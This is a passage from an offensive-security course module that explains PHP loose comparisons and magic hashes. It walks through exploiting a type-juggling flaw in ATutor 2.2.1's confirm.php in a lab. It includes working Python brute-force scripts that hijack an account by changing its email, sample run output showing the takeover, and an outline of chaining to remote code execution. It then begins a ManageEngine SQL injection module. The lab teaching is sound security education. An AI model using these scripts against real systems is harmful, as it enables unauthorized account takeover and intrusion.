offsec.local      smtp:[192.168.121.106]:587 ...
```

Listing 140 - The Postfix transport file on the ATutor VM. Replace 192.168.121.106 with the IP address of your Atmail VM.

Once you have modified the transport file with the correct IP address, issue the following command:

```
student@atutor:~$ sudo postmap /etc/postfix/transport
```

Listing 141 - Updating the Postfix transport configuration

At this point, your ATutor VM should be able to send emails to the Atmail VM using the latter as a relay server.

4.3 PHP Loose and Strict Comparisons

As we saw earlier, ATutor version 2.2.1 contains a few interesting vulnerabilities that were worth exploring in depth. Besides the ones we have already discussed, this version of ATutor also contains a completely separate vulnerability that can be used to gain privileged access to the web application. In this case, the vulnerability revolves around the use of *loose comparisons* of usercontrolled values, which results in the execution of implicit data type conversions, i.e. *type juggling*.³⁶ Ultimately, this allows us to subvert the application logic and perform protected operations from an unauthenticated perspective.

While type juggling vulnerabilities can arguably be called exotic, the following example will help highlight how a lack of language-specific knowledge (in this case PHP), despite the good intentions of developers, can sometimes result in exploitable vulnerabilities.

Before we look at the actual vulnerability, we need to briefly explain why the type juggling PHP feature has the potential to cause problems for developers. As the PHP manual states:

PHP does not require (or support) explicit type definition in variable declaration; a variable's type is determined by the context in which the variable is used. That is to say, if a string value is assigned to variable \$var, \$var becomes a string. If an integer value is then assigned to \$var, it becomes an integer.

While the lack of explicit variable type declaration can be seen as a rather helpful language construct, it becomes a difficult road to navigate when the variables are used in comparison operations. Specifically, as we will soon illustrate, there are cases where type juggling can lead to unintended interpretation by the PHP engine. For this reason, the concept of strict comparisons has been introduced in PHP. It is worth noting that software developers with a background in different languages tend to use loose comparisons more often due to their lack of familiarity of strict comparisons. While strict comparisons compare both the data values and the types associated to them, a loose comparison only makes use of context to understand of what type the data is. The different operators used for strict and loose comparisons can be found in the PHP manual.³⁷

³⁶ (PHP Group, 2020), <http://php.net/manual/en/language.types.type-juggling.php>

³⁷ (PHP Group, 2020), <http://php.net/manual/en/language.operators.comparison.php#language.operators.comparison>

To better illustrate this point, we can refer to the following PHP type comparison tables when loose comparisons (Figure 85) and strict comparisons (Figure 86) are used. As an example, notice that when you compare the integer 0 and the string "php" the result is true when the loose comparison operator is used.

Loose comparisons with ==														
TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""			
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	TRUE	FALSE	TRUE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	TRUE	FALSE	TRUE	
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	TRUE	FALSE	FALSE	
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	TRUE	

Figure 85: PHP loose comparisons using "=="

As we can see, the logic used for implicit variable type conversions behavior when loose comparisons are used is rather confusing.

.5

"-1"	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE						
NULL	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE						
array()	FALSE	TRUE	TRUE	FALSE	FALSE	FALSE	FALSE						
"php"	FALSE	TRUE	TRUE	FALSE	FALSE	TRUE	FALSE						
""	FALSE	TRUE	TRUE	FALSE	FALSE	TRUE	TRUE						

Figure 86: PHP strict comparisons using “==”

In order to avoid potential vulnerabilities, developers need to be aware of and use strict operators, especially when critical comparisons involve user-controlled values. Nevertheless, that is not always the case as we will soon see.

Before we continue, it is important to note that PHP developers have recognized this as a problem and addressed it to an extent in PHP version 7 and later. However, these improvements do not completely solve the problem and type juggling vulnerabilities can still occur even in most recent versions of PHP. Furthermore, a large number of web servers running PHP5 still exist, which makes type juggling vulnerabilities a possible, if not frequent, occurrence.

4.4 PHP String Conversion to Numbers

While we briefly addressed loose comparison pitfalls in the previous section in general terms, we also need to take a look at the PHP rules for string to integer conversions to make better sense of them. Once again, we return to the PHP manual where we can find the following definitions:³⁸

When a string is evaluated in a numeric context, the resulting value and type are determined as follows.

If the string does not contain any of the characters ‘.’, ‘e’, or ‘E’ and the numeric value fits into integer type limits (as defined by PHP_INT_MAX), the string will be evaluated as an integer. In all other cases it will be evaluated as a float.

The value is given by the initial portion of the string. If the string starts with valid numeric data, this will be the value used. Otherwise, the value will be 0 (zero). Valid numeric data is an optional sign, followed by one or more digits (optionally containing a decimal point), followed by an optional exponent. The exponent is an ‘e’ or ‘E’ followed by one or more digits.

The definitions above are a bit difficult to digest so let's look at a few examples to illustrate what they mean in practice. First, we will log in to our ATutor VM and perform a few loose comparison operations.

³⁸ (PHP Group, 2020), <http://php.net/manual/en/language.types.string.php#language.types.string.conversion>

```
student@atutor:~$ php -v
PHP 5.6.17-0+deb8u1 (cli) (built: Jan 13 2016 09:10:12)
Copyright (c) 1997-2015 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2015 Zend Technologies
    with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2015, by Zend Technologies
student@atutor:~$ php -a Interactive mode enabled
php > var_dump('0xAAAA' == '43690'); bool(true)
php > var_dump('0xAAAA' == 43690); bool(true)
php > var_dump(0xAAAA == 43690); bool(true)
php > var_dump('0xAAAA' == '43691'); bool(false)
```

Listing 142 - Loose comparison examples in PHP5

What we can observe in the listing above is how PHP attempts to perform an implicit string-tointeger conversion during the loose comparison operation when strings representing hexadecimal notation are used.

If we attempt to do this on our Kali VM, we will get different results. This is because Kali deploys a newer version of PHP. Specifically, in PHP7 the implicit conversion rules have been improved in order to minimize some of the potential loose comparison problems.

```
kali@kali:~$ php -v
PHP 7.0.27-1 (cli) (built: Jan 5 2018 12:34:37) ( NTS )
Copyright (c) 1997-2017 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
    with Zend OPcache v7.0.27-1, Copyright (c) 1999-2017, by Zend Technologies
kali@kali:~$ php -a Interactive mode enabled

php > var_dump('0xAAAA' == '43690'); bool(false)
php > var_dump('0xAAAA' == 43690); bool(false)
php > var_dump(0xAAAA == 43690); bool(true)

php > var_dump('0xAAAA' == '43691');
bool(false)
```

Listing 143 - Loose comparison examples in PHP7

For this module, the part of the conversion rules we are most interested in revolves around the scientific exponential number notation. As a very basic example, the PHP manual indicates that any time we see a string that starts with any number of digits, followed by the letter “e”, which is then followed by any number of digits (and *only* digits), and this string is used in a numeric context (such as comparison to another number), it will be evaluated as a number.³⁹ Let’s look at this in practice.

```
student@atutor:~$ php -a Interactive mode enabled
```

³⁹ (PHP Group, 2020), <http://php.net/manual/en/language.types.string.php#language.types.string.conversion>

```
php > var_dump('0eAAAA' == '0'); bool(false)
php > var_dump('0e1111' == '0'); bool(true)
php > var_dump('0e9999' == 0);
bool(true)
```

Listing 144 - Scientific exponential notation comparisons in PHP5

Notice that the examples in Listing 144 confirm that the automatic string-to-integer casting is working as expected even when the exponential notation is involved. In the last two cases, that means the strings will be treated as a zero value, because any number multiplied by zero will always be zero. Please note that the results seen in Listing 144 would be identical in PHP7 as well, as the interpretation rules for exponent notations have not changed.

But why does this matter to us? Let's look at our vulnerability in ATutor and see how we can take advantage of loose comparisons when the scientific exponential notation is involved.

4.4.1 Exercise

On your ATutor VM, experiment with the various type conversion examples in order to reinforce the concepts explained in the previous section.

4.5 Vulnerability Discovery

In the previous ATutor module, a SQL injection vulnerability, combined with a flawed authentication logic implementation, allowed us to gain unauthorized privileged access to the vulnerable ATutor instance. However, that is not the only way that an attacker could use to gain the same level of access. An unauthenticated attacker could accomplish the same goal using a type juggling vulnerability. Specifically, to exploit this vulnerability, an attacker must reach the code segment responsible for user account email address updates located in `confirm.php` which is publicly accessible.

With that in mind let's investigate how exactly the ATutor developers implemented this functionality. In order to do that, we need to understand the following chunk of code in the `confirm.php` file.

```
25: if (isset($_GET['e'], $_GET['id'], $_GET['m'])) {
26:     $id = intval($_GET['id']);
27:     $m = $_GET['m'];
28:     $e = addslashes($_GET['e']); 29:
30:     $sql = "SELECT creation_date FROM %smembers WHERE member_id=%d";
31:     $row = queryDB($sql, array(TABLE_PREFIX, $id), TRUE);
32:
33:     if ($row['creation_date'] != '') { ...
```

Listing 145 - Partial implementation of the email update logic

We start on line 25, where we see that the GET request variables `e`, `id`, and `m` need to be set in order for us to enter this code branch. These values are then set to their respective local variables. Notice on line 28 the use of the `$addslashes` function, which you will recall from the previous

ATutor module. As in the previous case, `$addslashes` effectively resolves to the `trim` function and therefore is not sanitizing any input here.

Lines 30-31 then perform a SQL query which uses the user-controlled `id` value passed in the GET request. Notice however that this value is typecast to an integer and that the query is also properly parameterized. Therefore, we do not have an SQL injection at this point even if `$addslashes` is not properly sanitizing user input. Furthermore, the check on line 33 stipulates that the `id` value has to correspond to an existing entry in the database. This makes sense, as the code portion we are studying is supposed to update a valid user's email address.

Before we continue, let's take a quick look at the ATutor database table involved in the above SQL query.

```
mysql> select member_id, login, creation_date from AT_members;
+-----+-----+-----+
| member_id | login    | creation_date      |
+-----+-----+-----+
|       1   | teacher  | 2018-05-10 19:28:05 |
+-----+-----+-----+
1 row in set (0.01 sec)
```

Listing 146 - AT_members table contents

In Listing 146, we find that our database contains one entry. Therefore, in our example we will target the "teacher" account with the `member_id` of 1.

If we pass the account ID with the value 1 in the GET request, the query from Listing 145 will return a single row and the `creation_date` array entry will be populated. This should let us pass the check on line 33 and arrive on line 34 (Listing 147).

```
33:     if ($row['creation_date'] != '') {
34:         $code = substr(md5($e . $row['creation_date'] . $id), 0, 10); 35:
if ($code == $m) {
36:             $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),
creation_date=creation_date WHERE member_id=%d";
37:             $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));
38:             $msg->addFeedback('CONFIRM_GOOD'); 39:
40:             header('Location: '.$_base_href.'users/index.php');
41:             exit;
42:         } else {
43:             $msg->addError('CONFIRM_BAD');
44:         }
45:     } else {
46:         $msg->addError('CONFIRM_BAD'); 47:
}
```

Listing 147 - Continuation of the email update logic implementation

Here, the variable called `$code` is initialized with the MD5 hash of the concatenated string consisting of two values we control (`$e` and `$id`) and the creation date entry returned from the database by the previously analyzed SELECT query (line 30 Listing 145). More importantly, only the first 10 characters of the MD5 hash are assigned to the `$code` variable. This will be rather helpful as we will see shortly.

Finally, and critically, on line 35 we see a loose comparison using a value that we fully control, namely `$m` and one we partially control, `$code`. If we find a way to enter this branch, we would then be able to update the target account email as seen on lines 37-38, and would be redirected to the target user's profile page (PHP `header` function on line 40).

To recap what we know so far, `confirm.php` does not require authentication and can be used to change the email of an existing user. We also know from the previous analysis that in the code logic to update an existing user email address:

- the `$id` GET variable corresponds to the unique ID value assigned to each ATutor user in the database and is under attacker control
- the `$e` GET variable corresponds to the new email address we would like to set and is under attacker control
- the attacker controlled `$m` GET variable is used to decide if we are allowed to update the email address for the target user based on a loose comparison against the calculated `$code` variable
- the `$code` variable is a ten characters MD5 hash substring partially under attacker control

Let's now figure out how we can exploit this loose comparison.

4.6 Attacking the Loose Comparison

At this point in our analysis, we should be recalling what we have learned about PHP and scientific exponent notation from the previous section. The question though is: what is the practical value of this knowledge from the perspective of an attacker? For that, we need to expand the explored concepts a bit further and introduce the topic of *Magic Hashes*.

4.6.1 Magic Hashes

It turns out that loose comparisons can play a significant role when they are used in conjunction with hash values such as MD5 or SHA1. This concept has been explored by a number of researchers in the past and we encourage you to read more about it.⁴⁰

In essence, we have to consider that the hexadecimal character space used for the representation of various hash types is `[a-fA-F0-9]`. This implies that it may be possible to discover a plain-text value whose MD5 hash conforms to the format of scientific exponent notation. In the case of MD5, that is indeed true and the specific string was discovered by Michal Spacek.

```
student@atutor:~$ php -a Interactive
mode enabled

php > echo md5('240610708'); 0e462097431906509019562988736854
php > var_dump('0e462097431906509019562988736854' == '0'); bool(true)
```

Listing 148 - MD5 Magic Hash

⁴⁰ (WhiteHat Security, Inc., 2011), <https://www.whitehatsec.com/blog/magic-hashes/>

The MD5 of this particular string (Listing 148) translates to a valid number formatted in the scientific exponential notation, and its value evaluates to zero. This example once again validates that the implicit string-to-integer conversion rules are working as expected, similar to what we described earlier in this module.

Even if the implications of this magic hash may not be clear yet, we can start to see how things could go wrong in cases where an attacker-controlled value is hashed using MD5 first and then processed using loose comparisons. In some of those instances the code logic may indeed be subverted due to the unexpected numerical evaluation of the hash.

Please note that although there exists only one known MD5 hash that falls into the scientific notation category relative to how PHP interprets strings, this is not an insurmountable hurdle for us. Once again, the reason lies in the fact that the ATutor developers use only a 10 character substring of a full MD5 hash, leaving us with a sufficiently large keyspace to operate in.

Before moving on to our specific case and figuring out if there's a way to craft a similar Magic Hash to abuse our loose comparison, it's worth mentioning that further research has shown that similar magic hashes are present in other hashing types as well.⁴¹

4.6.2 ATutor and the Magic E-Mail address

From our brief discussion in the previous section, we know that if we could fully control the `$code` variable so that it takes the form of a Magic Hash, we would be able to trivially bypass the check on line 35 in Listing 147. This is true as we have full control over the `m` variable, which we could set to zero or the appropriate numerical value, depending on the obtained magic hash.

However, that is not quite the case as we have already seen. Nevertheless, this doesn't mean that we have hit a dead end, but rather that we have to use a brute force approach. Although that does not sound elegant, it is quite effective in this case due to the fact that the unique code consists of only the first 10 characters of an MD5 hash.

Let's quickly review the code generation logic:

```
$code = substr(md5($e . $row['creation_date'] . $id), 0, 10);
```

Listing 149 - The confirmation code generation logic

Based on the listing above, we can deduce that in our brute force approach the only value that we can change on each iteration is the `$e` variable. This is the new email address that we provide for the target user. The account creation date is pulled from the database and should be static. Similarly, the account ID needs to stay static as well, since we are targeting a single account.

This means that we can write a script that generates all possible combinations of an email username, within the length limit we specify, and try to find an instance where the 10 character MD5 substring (`$code` variable) has the value 0eDDDDDDDD where "D" is a digit.

Again, if such a Magic Hash is found it will allow us to defeat the vulnerable loose comparison as we can set `$m` to zero in our GET request. The critical check between `$code` and `$m` will then look like the following:

⁴¹ (WhiteHat Security, Inc., 2011), <https://www.whitehatsec.com/blog/magic-hashes/>

```
if (0eDDDDDDDD == 0)
UPDATE THE EMAIL ADDRESS
```

Listing 150 - Pseudo-code for the loose comparison between \$code=0eDDDDDDDD and \$m=0 As a reminder, this is the code chunk in question in confirm.php:

```
if ($code == $m) {
    $sql = "UPDATE %smembers SET email='%s', last_login=NOW(),
creation_date=creation_date WHERE member_id=%d";
    $result = queryDB($sql, array(TABLE_PREFIX, $e, $id));
```

Listing 151 - If the confirmation code is correct, the email address will be updated

Since 0eDDDDDDDD will evaluate to zero, we will be able to enter the *if* block from the listing above and update the account email address to the random address generated by our brute force attack.

Lastly, in order for this attack vector to succeed, we need the ability to generate an arbitrary email account for a domain we control once we find a valid Magic Email address. This is necessary because once we update the account email address, we can use the “Forgot your password” feature to have a password reset email sent to that address. This will ultimately allow us to hijack the targeted account.

In order to better understand this approach, we will first recreate the code generation logic on our Kali VM using Python. The script takes a domain name, target account ID, a creation date, and the character length of the email prefix as parameters. Based on that information, it generates all possible combinations of the email address using only the alpha character set and performs the MD5 operation on the concatenated string. If the 10 character substring matches the criteria we previously discussed, it marks it as a valid email address. The following code will do that for us.

```

import hashlib, string, itertools, re, sys
def gen_code(domain, id, date,
prefix_length):      count = 0
    for word in itertools.imap('.join, itertools.product(string.lowercase,
repeat=int(prefix_length))):
        hash = hashlib.md5("%s@%s" % (word, domain) + date + id).hexdigest()[:10]
if re.match(r'0+[eE]\d+$', hash):           print "(+)" Found a valid email!
%s@%s" % (word, domain)                  print "(+)" Requests made: %d" % count
        print "(+)" Equivalent loose comparison: %s == 0\n" % (hash)
count += 1
def main():      if len(sys.argv) != 5:          print '(+)' usage: %s <domain_name>
<id> <creation_date> <prefix_length>' % sys.argv[0]
        print '(+)' eg: %s offsec.local 3 "2018-06-10 23:59:59" 3' % sys.argv[0]
sys.exit(-1)

    domain = sys.argv[1]
id = sys.argv[2]
    creation_date      =      sys.argv[3]
prefix_length = sys.argv[4]

    gen_code(domain, id, creation_date, prefix_length)
if __name__ ==
"__main__":      main()

```

Listing 152 - Brute force code generation simulator

Let's take a look at this in action. Notice that we will use the real creation date for our target account in order to validate our process and demonstrate that the brute force approach can be successful relatively quickly. However, knowledge of the real account creation date is not required for our attack. It would be provided by the server itself during the validation process, as it happens on the server and not client-side.

```

kali@kali:~/atutor$ python atutor_codegen.py offsec.local 1 "2018-05-10 19:28:05" 3
(+)" Found a valid email! axt@offsec.local
(+)" Requests made: 617
(+)" Equivalent loose comparison: 0e77973356 == 0

kali@kali:~/atutor$ python atutor_codegen.py offsec.local 1 "2018-05-10 19:28:05" 4
(+)" Found a valid email! avlz@offsec.local
(+)" Requests made: 14507
(+)" Equivalent loose comparison: 0e35045908 == 0

(+)" Found a valid email! bolf@offsec.local
(+)" Requests made: 27331
(+)" Equivalent loose comparison: 00e8691400 == 0

(+)" Found a valid email! brso@offsec.local
(+)" Requests made: 29550
(+)" Equivalent loose comparison: 00e5718309 == 0 ...
...
```

Listing 153 - A sample run of the brute force script

For the purposes of this exercise, we will use our Atmail VM and the first valid email address we discovered using our script, namely `axt@offsec.local`.



Figure 87: Creation of an arbitrary valid email account in Atmail

We can now modify our previous script to include the proper GET request that will execute our attack once the first Magic Email address is found.

```
import hashlib, string, itertools, re, sys, requests

def update_email(ip, domain, id, prefix_length):
    count = 0
    for word in itertools.imap(''.join, itertools.product(string.lowercase,
repeat=int(prefix_length))):
        email = "%s@%s" % (word, domain)
        url = "http://%s/ATutor/confirm.php?e=%s&m=0&id=%s" % (ip, email, id)
        print "(*) Issuing update request to URL: %s" % url
        r = requests.get(url, allow_redirects=False)
        if (r.status_code == 302):
            return (True, email, count)
        else:
            count += 1
    return (False, None, count)

def main():
    if len(sys.argv) != 5:
        print '(+) usage: %s <domain_name> <id> <prefix_length> <atutor_ip>' % sys.argv[0]
        print '(+) eg: %s offsec.local 1 3 192.168.1.2' % sys.argv[0]
```

```

    sys.exit(-1)

    domain = sys.argv[1]
id = sys.argv[2]
    prefix_length = sys.argv[3]
ip = sys.argv[4]

    result, email, c = update_email(ip, domain, id, prefix_length)
if(result):
    print "(+) Account hijacked with email %s using %d requests!" % (email, c)
else:
    print "(-) Account hijacking failed!"
if __name__ ==
"__main__":
    main()
  
```

Listing 154 - The brute force script will issue the proper GET request once a valid email address is found

Please note that in the above script we are using the 302 status code as our positive attack result indicator because we saw in Listing 147 that a user account email update is followed by a redirect to the relative user profile page.

Before we execute our code, let's check the Atutor user admin section to make sure that the current email address for our target "teacher" account is "teacher@example.com".

Login Name	First Name	Second Name	Last Name	Email	Account Status	Last Login	Creation Date
teacher	Offensive	-	Security	teacher@example.com	Instructor	2010-10-02 17:16	2013-03-10 15:00

Figure 88: Target ATutor account has not been hijacked yet

We can now execute our modified script and see if we can hijack the account.

```

kali@kali:~/atutor$ python atutor_update_email.py offsec.local 1 3 192.168.121.103
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aaa@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aab@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aac@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aad@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=aae@offsec.local&m=0&id=1 ...
...
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=axs@offsec.local&m=0&id=1
(*) Issuing update request to URL:
http://192.168.121.103/ATutor/confirm.php?e=axt@offsec.local&m=0&id=1 (+)
Account hijacked with email axt@offsec.local using 617 requests!
  
```

Listing 155 - Teacher account has been updated with a new email address

A quick look at the ATutor user admin section can verify the success of our attack.

<input type="checkbox"/>	Login Name	First Name	Second Name	Last Name	Email	Account Status	Last Login	Creation Date
<input type="checkbox"/>	teacher	Offensive	-	Security	axt@offsec.local	Instructor	2018-06-05 16:32	2018-05-10 19:28

|

Figure 89: Validation of the successfull ATutor account hijack

All that is left to do is to request a password reset using our new email address for the teacher account and we will have successfully gained unauthorized privileged access to ATutor once we reset the password.

Forgot your password?

Forgot your password?

Enter your account's email address below and an email with instructions on how to reset your password will be sent to you.

* Email Address

ATUTOR®

Figure 90: Requesting the password reset using the updated “teacher” email address



Figure 91: A password reset URL is sent to an attacker-controlled email account

After gaining privileged access, we could execute the same file upload attack as we did in the previous ATutor module and gain OS-level unauthorized access. As a quick reminder, we would use a malicious ZIP file that we would upload using the *Tests and Surveys* functionality. The ZIP file would use a directory traversal technique to reach a publicly accessible ATutor directory in which a malicious PHP file would be written, thus gaining remote code execution.




Figure 92: Remote code execution on a vulnerable ATutor instance

4.6.3 Exercise

Successfully recreate the type juggling attack described in this module. Note that your email is dependent on the account creation date, which implies that it is very unlikely to match the one used in this module. **4.6.4 Extra Mile**

Given everything you have learned about type juggling, recreate the compromise of the “teacher” account using the “Forgot Password” function WITHOUT updating the email address.

4.7 Summary

As we have been able to demonstrate in this module, type juggling vulnerabilities provide us with another attack vector for PHP applications that is more likely to get overlooked by developers than

more commonly known techniques such as SQL injections. Nevertheless, given the right circumstances, these vulnerabilities can be just as powerful and we, as attackers, should always be looking out for the use of loose comparisons when reviewing PHP applications.

5. ManageEngine Applications Manager AMUserResourcesSyncServlet SQL Injection RCE

5.1 Overview

This module includes an in-depth analysis and exploitation of a SQL Injection vulnerability identified in the *ManageEngine AMUserResourceSyncServlet* servlet that can be used to gain access to the underlying operating system. The module will also discuss ways in which you can audit compiled Java servlets to detect similar critical vulnerabilities.

5.2 Getting Started

Revert the ManageEngine virtual machine from your student control panel.

You will find the credentials to the ManageEngine Applications Manager server and application accounts in the Wiki.

5.3 Vulnerability Discovery

As described by the vendor,⁴²

ManageEngine Applications Manager is an application performance monitoring solution that proactively monitors business applications and help businesses ensure their revenue-critical applications meet end user expectations. Applications Manager offers out of the box monitoring support for 80+ applications and servers.

One of the reasons we decided to look into the ManageEngine Application Manager was because we have encountered a number of ManageEngine applications over the course of our pentesting careers. Although the ManageEngine application portfolio has matured over the years, it is still a source of interesting vulnerabilities as we will demonstrate during this module.

Whenever we start auditing an unfamiliar web application, we first need to familiarize ourselves with the target and learn about the exposed attack surface. In the case of ManageEngine's Application Manager interface, we can see (Figure 93) that most URIs consist of the .do extension. A quick Google search leads us to a file extensions explanation page,⁴³ which states that the .do extension is typically a URL mapping scheme for compiled Java code.

⁴² (Zoho Corp., 2020), https://www.manageengine.com/products/applications_manager/

⁴³ (Sharpened Productions, 2020), <https://fileinfo.com/extension/do>




Figure 93: Accessing the Administration panel of ManageEngine Applications Manager

5.3.1 Servlet Mappings

Given the extension explanation, we start by launching Process Explorer⁴⁴ to gain additional insight into the Java process we are targeting:




Figure 94: The ManageEngine Java target process

A natural question at this point might be: how do we know which Java process to target? In this case, we are fortunate as there is only one Java process running on our vulnerable machine. Some applications use multiple Java process instances though. In such cases, we can check any given process properties in Process Explorer by rightclicking on the process name and choosing *Properties*(Figure 95).




Figure 95: Checking out the properties of the Java.exe process, spawned by wrapper.exe

⁴⁴ (MicroSoft, 2020), <https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>

In the Path location (Figure 95), we can see that the process uses a working directory of C:\Program Files\ManageEngine\AppManager12\working\.

This confirms that we are on the right track. Furthermore, this directory is a good place to start looking for additional information regarding our target application. More specifically, Java web applications use a deployment descriptor file named web.xml to determine how URLs map to servlets,⁴⁵ which URLs require authentication, and other information. This file is essential when we look for the implementations of any given functionality exposed by the web application.

With that said, within the working directory, we see a WEB-INF folder, which is the Java's default configuration folder path where we can find the web.xml file. This file contains a number of servlet names to servlet classes as well as the servlet name to URL mappings. Information like this will become useful once we know exactly which class we are targeting, since it will tell us how to reach it.

5.3.2 Source Code Recovery

Now that we have a better idea about this application and how it is laid out, we can start thinking about how to look for any potential vulnerabilities. In this case, we decided to first look for SQL injections.

Although detecting any type of vulnerability is not an easy task, being able to review the application source code can definitely accelerate the process. As we already discovered from the initial review, at least some components of the ManageEngine Application Manager are written in Java. Fortunately, compiled Java classes can be easily decompiled using publicly available software. But we need to first identify which Java class or classes we want to review.

By checking the contents of the C:\Program Files (x86)\ManageEngine\AppManager12\working\WEB-INF\lib directory, we notice that it contains a number of JAR files. If we just take a look at the names of these files, we can see that most of them are actually standard third party libraries such as struts.jar or xmlsec-1.3.0.jar. Only four JAR files in this directory appear to be native to ManageEngine. Of those four, AdventNetAppManagerWebClient.jar seems like a good starting candidate due to its rather selfexplanatory name.

⁴⁵ (Wikipedia, 2020), https://en.wikipedia.org/wiki/Java_servlet

As already discussed at the beginning of the course, JAR files contain compiled Java classes and to recover the original Java source code from them we can make use of the *JD-GUI* decompiler.

